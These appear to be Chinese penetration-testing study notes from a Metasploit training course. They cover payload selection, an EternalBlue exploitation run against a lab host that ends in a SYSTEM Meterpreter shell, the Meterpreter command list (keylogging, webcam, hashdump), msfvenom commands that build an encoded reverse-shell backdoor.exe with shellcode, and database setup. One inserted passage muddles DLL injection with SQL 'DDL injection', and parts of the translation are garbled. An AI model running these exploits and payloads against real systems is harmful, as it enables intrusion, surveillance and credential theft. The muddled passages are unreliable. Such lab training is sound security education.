Stage0 代码还旨在在负载到达后将更大的后续负载读入内存。在攻击者和受害者之间建立稳定的通信通道后，攻击者机器很可能会发送更大的有效载荷阶段，这应该会授予他们shell访问权限。这个较大的有效载荷将是 **Stage1** 有效载荷。

Meterpreter Payload

Meterpreter 有效负载是一种特定类型的多面有效负载，它使用 **DLL injection** 来确保与受害主机的连接是稳定的，难以通过简单的检查检测到，并且在重启或系统更改期间保持持久。Meterpreter完全驻留在远程主机的内存中，不会在硬盘驱动器上留下任何痕迹，因此很难用传统的取证技术进行检测。此外，脚本和插件可以根据需要动态 **loaded and unloaded**。

DDL (Data Definition Language, 数据定义语言) 是 SQL 的一种，用于定义数据库结构（如表、视图、索引、触发器等）。

DDL Injection 是指攻击者通过注入 DDL 语句，改变数据库结构、删除表、创建恶意视图或触发器等，以此破坏数据完整性或执行持久化攻击。

执行Meterpreter有效负载后，将创建一个新会话，该会话将生成Meterpreter接口。它与msfconsole接口非常相似，但是所有可用的命令都针对目标系统，而目标系统已被有效负载“感

染”。它为我们提供了大量有用的命令，从击键捕获、密码散列收集、麦克风敲击、屏幕截图到模拟进程安全令牌。我们将在后面的小节中更详细地研究Meterpreter。

Searching for Payloads

要选择第一个有效负载，我们需要知道要在目标机器上做什么。例如，如果要实现访问持久性，我们可能需要选择Meterpreter有效负载。

如上所述，Meterpreter有效载荷为我们提供了相当大的灵活性。它们的基础功能已经非常庞大和有影响力。我们可以自动化并快速地结合插件（如GentilKiwi的Mimikatz Plugin）交付测试的一部分，同时保持有组织的、时间有效的评估。要查看所有可用的有效负载，请在 `msfconsole` 中使用 `show payloads` 命令。

◆ MSF - List Payloads

```
msf6 > show payloads
```

Payloads

#	Name	Disclosure
Date	Rank	Check
Description		
0	aix/ppc/shell_bind_tcp	
manual	No	AIX Command Shell, Bind TCP Inline
1	aix/ppc/shell_find_port	
manual	No	AIX Command Shell, Find Port Inline
2	aix/ppc/shell_interact	
manual	No	AIX execve Shell for inetd
3	aix/ppc/shell_reverse_tcp	
manual	No	AIX Command Shell, Reverse TCP Inline
4	android/meterpreter/reverse_http	
manual	No	Android Meterpreter, Android Reverse HTTP Stager
5	android/meterpreter/reverse_https	
manual	No	Android Meterpreter, Android Reverse HTTPS Stager
6	android/meterpreter/reverse_tcp	
manual	No	Android Meterpreter, Android Reverse TCP Stager
7	android/meterpreter_reverse_http	
manual	No	Android Meterpreter Shell, Reverse HTTP Inline
8	android/meterpreter_reverse_https	
manual	No	Android Meterpreter Shell, Reverse HTTPS Inline
9	android/meterpreter_reverse_tcp	
manual	No	Android Meterpreter Shell, Reverse TCP Inline
10	android/shell/reverse_http	
manual	No	Command Shell, Android Reverse HTTP Stager

```

11  android/shell/reverse_https
manual No      Command Shell, Android Reverse HTTPS Stager
12  android/shell/reverse_tcp
manual No      Command Shell, Android Reverse TCP Stager
13  apple_ios/aarch64/meterpreter_reverse_http
manual No      Apple_iOS Meterpreter, Reverse HTTP Inline

<SNIP>

557 windows/x64/vncinject/reverse_tcp
manual No      Windows x64 VNC Server (Reflective Injection), Windows
x64 Reverse TCP Stager
558 windows/x64/vncinject/reverse_tcp_rc4
manual No      Windows x64 VNC Server (Reflective Injection), Reverse
TCP Stager (RC4 Stage Encryption, Metasm)
559 windows/x64/vncinject/reverse_tcp_uuid
manual No      Windows x64 VNC Server (Reflective Injection), Reverse
TCP Stager with UUID Support (Windows x64)
560 windows/x64/vncinject/reverse_winhttp
manual No      Windows x64 VNC Server (Reflective Injection), Windows
x64 Reverse HTTP Stager (winhttp)
561 windows/x64/vncinject/reverse_winhttps
manual No      Windows x64 VNC Server (Reflective Injection), Windows
x64 Reverse HTTPS Stager (winhttp)

```

如上所述，有很多可用的有效载荷可供选择。不仅如此，我们还可以使用 `msfvenom` 来创建有效载荷，但我们稍后会深入讨论这个。我们将使用与之前相同的目标，而不是使用默认有效负载，这是一个简单的 `reverse_tcp_shell`，我们将使用 `Meterpreter Payload for Windows 7(x64)`。

滚动上面的列表，我们发现包含 `Meterpreter Payloads for Windows(x64)` 的部分。

正如我们所看到的，在如此庞大的列表中找到所需的有效负载可能非常耗时。我们也可以使用 `msfconsole` 中的 `grep` 来过滤掉特定的术语。这将加快搜索速度，从而加快我们的选择。

我们必须在开头输入 `grep` 命令和相应的参数，然后输入应该进行过滤的命令。例如，让我们假设我们想要一个 `TCP` 基于 `reverse shell` 由 `Meterpreter` 处理。因此，我们可以首先搜索有效负载中包含单词 `Meterpreter` 的所有结果。

◆ MSF - Searching for Specific Payload

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter show
payloads

```


6 payload/windows/x64/meterpreter/bind_ipv6_tcp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 IPv6 Bind TCP Stager

7 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 IPv6 Bind TCP Stager with UUID Support

8 payload/windows/x64/meterpreter/bind_named_pipe
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Bind Named Pipe Stager

9 payload/windows/x64/meterpreter/bind_tcp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Bind TCP Stager

10 payload/windows/x64/meterpreter/bind_tcp_rc4
normal No Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager (RC4 Stage Encryption, Metasm)

11 payload/windows/x64/meterpreter/bind_tcp_uuid
normal No Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager with UUID Support (Windows x64)

12 payload/windows/x64/meterpreter/reverse_http
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)

13 payload/windows/x64/meterpreter/reverse_https
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (wininet)

14 payload/windows/x64/meterpreter/reverse_named_pipe
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse Named Pipe (SMB) Stager

15 payload/windows/x64/meterpreter/reverse_tcp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse TCP Stager

16 payload/windows/x64/meterpreter/reverse_tcp_rc4
normal No Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager (RC4 Stage Encryption, Metasm)

17 payload/windows/x64/meterpreter/reverse_tcp_uuid
normal No Windows Meterpreter (Reflective Injection x64), Reverse
TCP Stager with UUID Support (Windows x64)

18 payload/windows/x64/meterpreter/reverse_winhttp
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTP Stager (winhttp)

19 payload/windows/x64/meterpreter/reverse_winhttps
normal No Windows Meterpreter (Reflective Injection x64), Windows
x64 Reverse HTTPS Stager (winhttp)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep -c meterpreter  
show payloads
```

```
[*] 14
```

这为我们提供了总共 14 的结果。现在我们可以第一个命令之后添加另一个 `grep` 命令，并搜索 `reverse_tcp`。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep  
reverse_tcp show payloads
```

```
15 payload/windows/x64/meterpreter/reverse_tcp  
normal No Windows Meterpreter (Reflective Injection x64), Windows  
x64 Reverse TCP Stager
```

```
16 payload/windows/x64/meterpreter/reverse_tcp_rc4  
normal No Windows Meterpreter (Reflective Injection x64), Reverse  
TCP Stager (RC4 Stage Encryption, Metasm)
```

```
17 payload/windows/x64/meterpreter/reverse_tcp_uuid  
normal No Windows Meterpreter (Reflective Injection x64), Reverse  
TCP Stager with UUID Support (Windows x64)
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep -c meterpreter  
grep reverse_tcp show payloads
```

```
[*] 3
```

Selecting Payloads

与模块一样，我们需要想要使用的条目的索引号。为了设置当前所选模块的有效载荷，我们只在选择了一个Exploit模块之后才使用 `set payload <no.>`。

◆ MSF - Select Payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows

domain to use for authentication			
SMBPass	no	(Optional) The password for the specified username	
SMBUser	no	(Optional) The username to authenticate as	
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Exploit target:

Id	Name
--	----
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep reverse_tcp show payloads
```

```

15  payload/windows/x64/meterpreter/reverse_tcp
normal No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
16  payload/windows/x64/meterpreter/reverse_tcp_rc4
normal No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
17  payload/windows/x64/meterpreter/reverse_tcp_uuid
normal No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

在选择了有效载荷之后，我们将有更多的选择。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

正如我们所看到的，通过在Exploit模块本身中运行 `show payloads` 命令，msfconsole已经检测到目标是Windows机器，并且只显示针对Windows操作系统的有效负载。

我们还可以看到出现了一个新的选项字段，它与有效负载参数将包含的内容直接相关。我们将重点关注 `LHOST` 和 `LPORT`（我们的攻击者IP和反向连接初始化所需的端口）。当然，如果攻击失败，我们总是可以使用不同的端口并重新发起攻击。

=Using Payloads=

Parameter 参数	Description 描述
RHOSTS	The IP address of the remote host, the target machine.远程主机的IP地址，即目标机器。
RPORT	Does not require a change, just a check that we are on port 445, where SMB is running.不需要更改，只需检查我们是否在运行SMB的端口445上。
Parameter 参数	Description 描述
LHOST	The host's IP address, the attacker's machine.主机的IP地址，攻击者的机器。
LPORT	Does not require a change, just a check that the port is not already in use.不需要更改，只需检查端口是否已被使用。

◆ MSF - Exploit and Payload Configuration

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
```

```

[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.15:4444 → 10.10.10.40:49158)
at 2020-08-14 11:25:32 +0000
[+] 10.10.10.40:445 - =====
=====
[+] 10.10.10.40:445 - =====WIN=====
=====
[+] 10.10.10.40:445 - =====
=====

meterpreter > whoami

[-] Unknown command: whoami.

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

```

提示符不是Windows命令行提示符，而是 **Meterpreter** 提示符。 **whoami** 命令，通常用于Windows，在这里不起作用。相反，我们可以使用Linux等效的 **getuid**。探索 **help** 菜单可以让我们进一步了解Meterpreter有效载荷的能力。

◆ MSF - Meterpreter Commands

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts

<code>bgrun</code>	Executes a meterpreter script as a
<code>background thread</code>	
<code>channel</code>	Displays information or control active
<code>channels</code>	
<code>close</code>	Closes a channel
<code>disable_unicode_encoding</code>	Disables encoding of Unicode strings
<code>enable_unicode_encoding</code>	Enables encoding of Unicode strings
<code>exit</code>	Terminate the meterpreter session
<code>get_timeouts</code>	Get the current session timeout values
<code>guid</code>	Get the session GUID
<code>help</code>	Help menu
<code>info</code>	Displays information about a Post module
<code>IRB</code>	Open an interactive Ruby shell on the
<code>current session</code>	
<code>load</code>	Load one or more meterpreter extensions
<code>machine_id</code>	Get the MSF ID of the machine attached to
<code>the session</code>	
<code>migrate</code>	Migrate the server to another process
<code>pivot</code>	Manage pivot listeners
<code>pry</code>	Open the Pry debugger on the current
<code>session</code>	
<code>quit</code>	Terminate the meterpreter session
<code>read</code>	Reads data from a channel
<code>resource</code>	Run the commands stored in a file
<code>run</code>	Executes a meterpreter script or Post
<code>module</code>	
<code>secure</code>	(Re)Negotiate TLV packet encryption on the
<code>session</code>	
<code>sessions</code>	Quickly switch to another session
<code>set_timeouts</code>	Set the current session timeout values
<code>sleep</code>	Force Meterpreter to go quiet, then re-
<code>establish session.</code>	
<code>transport</code>	Change the current transport mechanism
<code>use</code>	Deprecated alias for "load"
<code>uuid</code>	Get the UUID for the current session
<code>write</code>	Writes data to a channel

Strap: File system Commands

Command	Description
<code>cat</code>	Read the contents of a file to the screen
<code>cd</code>	Change directory

checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
LCD	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
PWD	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Strap: Networking Commands

Command	Description
arp	Display the host ARP cache
get proxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of hostnames on the target
route	View and modify the routing table

Strap: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values

getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the
current process	
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the
target process	
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Strap: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idle time	Returns the number of seconds the remote user has
been idle	
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real-time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
<code>record_mic</code>	Record audio from the default microphone for X seconds
<code>webcam_chat</code>	Start a video chat
<code>webcam_list</code>	List webcams
<code>webcam_snap</code>	Take a snapshot from the specified webcam
<code>webcam_stream</code>	Play a video stream from the specified webcam

Strap: Audio Output Commands

Command	Description
<code>play</code>	play a waveform audio file (.wav) on the target system

Priv: Elevate Commands

Command	Description
<code>get system</code>	Attempt to elevate your privilege to that of the local system.

Priv: Password database Commands

Command	Description
<code>hashdump</code>	Dumps the contents of the SAM database

Priv: Timestamp Commands

Command	Description
<code>timestamp</code>	Manipulate file MACE attributes

很漂亮的。从从SAM提取用户哈希到截取屏幕截图和激活网络摄像头。所有这些都可以在linux风格的命令行中轻松完成。进一步研究，我们还可以看到打开shell通道的选项。这将把我们置于实

际的Windows命令行界面中。

◆ MSF - Meterpreter Navigation

```
meterpreter > cd Users
meterpreter > ls

Listing: C:\Users
=====

Mode                Size      Type      Last modified          Name
-----
40777/rwxrwxrwx     8192    dir      2017-07-21 06:56:23 +0000 Administrator
40777/rwxrwxrwx       0     dir      2009-07-14 05:08:56 +0000 All Users
40555/r-xr-xr-x     8192    dir      2009-07-14 03:20:08 +0000 Default
40777/rwxrwxrwx       0     dir      2009-07-14 05:08:56 +0000 Default User
40555/r-xr-xr-x     4096    dir      2009-07-14 03:20:08 +0000 Public
100666/rw-rw-rw-     174     fil      2009-07-14 04:54:24 +0000 desktop.ini
40777/rwxrwxrwx     8192    dir      2017-07-14 13:45:33 +0000 haris

meterpreter > shell

Process 2664 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users>
```

已经创建了 **Channel 1**，我们自动进入了这台机器的CLI。这里的通道表示我们的设备和目标主机之间的连接，它已经在反向TCP连接中建立（从目标主机到我们），使用Meterpreter Stage和Stage。该阶段在我们的机器上被激活，以等待由目标机器上的阶段负载初始化的连接请求。

=Payload Types=

Payload 有效载荷	Description 描述
generic/custom	Generic listener, multi-use通用监听器，多用途
generic/shell_bind_tcp	Generic listener, multi-use, normal shell, TCP connection binding通用监听器，多用途，正常shell，TCP连接绑定

Payload 有效载荷	Description 描述
<code>generic/shell_reverse_tcp</code>	Generic listener, multi-use, normal shell, reverse TCP connection通用监听器，多用途，正常shell，反向TCP连接
<code>windows/x64/exec</code>	Executes an arbitrary command (Windows x64)执行任意命令（Windows x64）
<code>windows/x64/loadlibrary</code>	Loads an arbitrary x64 library path加载任意x64库路径
<code>windows/x64/messagebox</code>	Spawns a dialog via MessageBox using a customizable title, text & icon通过MessageBox使用可定制的标题，文本和图标生成一个对话框
<code>windows/x64/shell_reverse_tcp</code>	Normal shell, single payload, reverse TCP connection普通外壳，单载荷，反向TCP连接
<code>windows/x64/shell/reverse_tcp</code>	Normal shell, stager + stage, reverse TCP connection正常shell，阶段阶段，反向TCP连接
<code>windows/x64/shell/bind_ipv6_tcp</code>	Normal shell, stager + stage, IPv6 Bind TCP stager正常shell，阶段，IPv6绑定TCP阶段
<code>windows/x64/meterpreter/\$</code>	Meterpreter payload + varieties above测量以上有效载荷的种类
<code>windows/x64/powershell/\$</code>	Interactive PowerShell sessions + varieties above以上是交互式PowerShell会话
<code>windows/x64/vncinject/\$</code>	VNC Server (Reflective Injection) + varieties aboveVNC服务器（反射注入）以上品种

Encoders

一、Encoders 的作用

- ◆ **跨架构兼容性**：帮助 payload 在不同架构（x86、x64、mips、ppc、sparc）上执行。
- ◆ **坏字符过滤**：移除 payload 中不兼容的十六进制字符（badchars）。
- ◆ **AV/IDS/IPS 绕过**：通过编码扰乱 payload 特征，减少被杀软检测到的风险（效果已减弱）。

二、Shikata Ga Nai 编码器（仕方がない）

- ◆ **含义**：日语“没办法”，是过去使用最广泛的多态异或编码器。
- ◆ **优势**：
 - ◆ 多态变异，难以特征识别
 - ◆ 支持多次嵌套编码（增加隐蔽性）
- ◆ **现状**：

- ◆ 大多数现代杀软能识别，即使迭代 10 次也很难绕过。
- ◆ 可作为练习工具，但不应依赖其作为主力绕过手段。

三、编码器使用演示

✓ 使用 msfvenom 生成并编码 Payload

生成有效载荷-没有编码

```
Chenduoduo@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
```

Found 11 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 381 (iteration=0)

x86/shikata_ga_nai chosen with final size 381

Payload size: 381 bytes

Final size of perl file: 1674 bytes

```
my $buf =
```

```
"\xda\xcl\xba\x37\xc7\xcb\x5e\xd9\x74\x24\xf4\x5b\x2b\xc9" .
```

```
"\xb1\x59\x83\xeb\xfc\x31\x53\x15\x03\x53\x15\xd5\x32\x37" .
```

```
"\xb6\x96\xbd\xc8\x47\xc8\x8c\x1a\x23\x83\xbd\xaa\x27\xc1" .
```

```
"\x4d\x42\xd2\x6e\x1f\x40\x2c\x8f\x2b\x1a\x66\x60\x9b\x91" .
```

```
"\x50\x4f\x23\x89\xa1\xce\xdf\xd0\xf5\x30\xe1\x1a\x08\x31" .
```

<SNIP>

单次编码

```
Chenduoduo@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
```

Found 1 compatible encoders

Attempting to encode payload with 3 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai succeeded with size 353 (iteration=1)

x86/shikata_ga_nai succeeded with size 380 (iteration=2)

x86/shikata_ga_nai chosen with final size 380

Payload size: 380 bytes

```

buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xda\xda\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"

```

<SNIP>

多次编码（10 次嵌套）

```

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp \
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -i 10 -f exe -o
backdoor.exe

```

🚫 被杀软检测（如上传至 VirusTotal）

- ◆ 单次编码：高达 54/69 检出率
- ◆ 多次编码：依旧约 52/65 检出，说明仅靠 Encoder 仍无法有效绕过现代 AV

四、查看可用编码器

```

msf6 > show encoders
msf6 > show encoders -c # 当前 Exploit + Payload 的兼容编码器

```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

```

```

payload => windows/x64/meterpreter/reverse_tcp

```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoders

```

Compatible Encoders

#	Name	Disclosure Date	Rank	Check	Description
0	generic/eicar		manual	No	The EICAR
1	generic/none		manual	No	The "none"

Encoder			
2	x64/xor	manual	No XOR Encoder
3	x64/xor_dynamic	manual	No Dynamic key XOR
Encoder			
4	x64/zutto_dekiru	manual	No Zutto Dekiru

示例输出 (x86) :

x86/shikata_ga_nai	excellent	多态异或编码器
x86/alpha_upper	low	大写字母编码
x86/countdown	normal	单字节递减编码

Databases

Databases in **msfconsole** 用于跟踪您的结果。毫无疑问，在更复杂的机器评估过程中，更不用说整个网络，由于大量的搜索结果、入口点、检测到的问题、发现的凭据等。

Msfconsole 内置了对PostgreSQL数据库系统的支持。有了它，我们可以直接、快速、轻松地访问扫描结果，并添加了与第三方工具一起导入和导出结果的功能。还可以使用数据库条目直接使用已经存在的发现配置Exploit模块参数。

Setting up the Database

- ◆ 查看PostgreSQL 状态

```
Chenduoduo@htb[/htb]$ sudo service postgresql status

● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled;
 vendor preset: disabled)
   Active: active (exited) since Fri 2022-05-06 14:51:30 BST; 3min 51s
 ago
   Process: 2147 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 2147 (code=exited, status=0/SUCCESS)
     CPU: 1ms

May 06 14:51:30 pwnbox-base systemd[1]: Starting PostgreSQL RDBMS ...
May 06 14:51:30 pwnbox-base systemd[1]: Finished PostgreSQL RDBMS.
```

- ◆ 启动 PostgreSQL

```
(chenduoduo@kali24)-[/usr/share/metasploit-framework]
```

```
$ sudo systemctl start postgresql
```

```
(chenduoduo@kali24)-[/usr/share/metasploit-framework]
```

```
$ sudo service postgresql status
```

```
● postgresql.service - PostgreSQL RDBMS
```

```
Loaded: loaded (/usr/lib/systemd/system/postgresql.service;  
disabled; preset: disabled)
```

```
Active: active (exited) since Thu 2025-05-22 05:23:53 AEST; 2s ago
```

```
Invocation: c7477144e68d40a98ccbf2c3304a08f
```

```
Process: 698300 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
```

```
Main PID: 698300 (code=exited, status=0/SUCCESS)
```

```
Mem peak: 1.9M
```

```
CPU: 3ms
```

```
May 22 05:23:52 kali24 systemd[1]: Starting postgresql.service -  
PostgreSQL RDBMS ...
```

```
May 22 05:23:53 kali24 systemd[1]: Finished postgresql.service -  
PostgreSQL RDBMS.
```

MSF - 初始化一个数据库

```
Chenduoduo@htb[/htb]$ sudo msfdb init
```

```
[i] Database already started
```

```
[+] Creating database user 'msf'
```

```
[+] Creating databases 'msf'
```

```
[+] Creating databases 'msf_test'
```

```
[+] Creating configuration file '/usr/share/metasploit-  
framework/config/database.yml'
```

```
[+] Creating initial database schema
```

```
rake aborted!
```

```
NoMethodError: undefined method `without' for #
```

```
<Bundler::Settings:0x000055dddcf8cba8>
```

```
Did you mean? with_options
```

```
<SNIP>
```


如果Metasploit不是最新的，有时会发生错误。这种导致错误的差异可能有以下几个原因。首先，它通常有助于再次更新Metasploit（`apt update`）来解决这个问题。然后我们可以尝试重新初始化MSF数据库。

```
(chenduoduo@kali24)-[/usr/share/metasploit-framework]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping
initialization
```

如果跳过初始化，并且Metasploit告诉我们数据库已经配置，我们可以重新检查数据库的状态。

```
(chenduoduo@kali24)-[/usr/share/metasploit-framework]
└─$ sudo msfdb status
● postgresql.service - PostgreSQL RDBMS
    Loaded: loaded (/usr/lib/systemd/system/postgresql.service;
disabled; preset: disabled)
    Active: active (exited) since Thu 2025-05-22 05:23:53 AEST; 2min 7s
ago
    Invocation: c7477144e68d40a98ccbfa2c3304a08f
    Process: 698300 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 698300 (code=exited, status=0/SUCCESS)
    Mem peak: 1.9M
    CPU: 3ms
```

```
May 22 05:23:52 kali24 systemd[1]: Starting postgresql.service -
PostgreSQL RDBMS ...
```

```
May 22 05:23:53 kali24 systemd[1]: Finished postgresql.service -
PostgreSQL RDBMS.
```

```
COMMAND      PID      USER  FD   TYPE    DEVICE  SIZE/OFF  NODE  NAME
postgres 698249 postgres 6u    IPv6  1271117      0t0    TCP localhost:5432
(Listen)
postgres 698249 postgres 7u    IPv4  1271118      0t0    TCP localhost:5432
(Listen)
```

```
UID          PID     PPID  C  STIME TTY          STAT   TIME  CMD
```

```
postgres 698249      1  0 05:23 ?      Ss      0:00  
/usr/lib/postgresql/16/bin/postgres -D /var/lib/postgre
```

```
[+] Detected configuration file (/usr/share/metasploit-  
framework/config/database.yml)
```

MSF - 启动初始数据库

```
└─(chenduoduo@kali24)-[/usr/share/metasploit-framework]  
└─$ sudo msfdb run  
[i] Database already started  
Metasploit tip: Use sessions -1 to interact with the last opened session  
WARNING:  database "msf" has a collation version mismatch  
DETAIL:   The database was created using collation version 2.38, but the  
operating system provides version 2.40.  
HINT:     Rebuild all objects in this database that use the default  
collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build  
PostgreSQL with the right library version.  
WARNING:  database "msf" has a collation version mismatch  
DETAIL:   The database was created using collation version 2.38, but the  
operating system provides version 2.40.  
HINT:     Rebuild all objects in this database that use the default  
collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build  
PostgreSQL with the right library version.  
WARNING:  database "msf" has a collation version mismatch  
DETAIL:   The database was created using collation version 2.38, but the  
operating system provides version 2.40.  
HINT:     Rebuild all objects in this database that use the default  
collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build  
PostgreSQL with the right library version.
```

```
      ,           ,  
    /             \  
  ((__---, , ,---__))  
    ( ) 0 0 ( )_____   
      \ _ /           |\  
      o_o \    M S F   | \  
      |
```

```
 \  _____ | *
    |||  ww|||
    |||  |||
```

```
      =[ metasploit v6.4.38-dev                               ]
